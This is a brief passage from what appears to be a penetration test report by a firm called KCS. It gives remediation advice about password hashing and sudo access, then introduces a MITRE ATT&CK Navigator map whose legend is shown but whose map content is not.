- Hash passwords kept in file and only allow sudo admin access.
- Update passwords and maintain.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that KCS used throughout the assessment.

Legend:

Performed successfully

Failure to perform

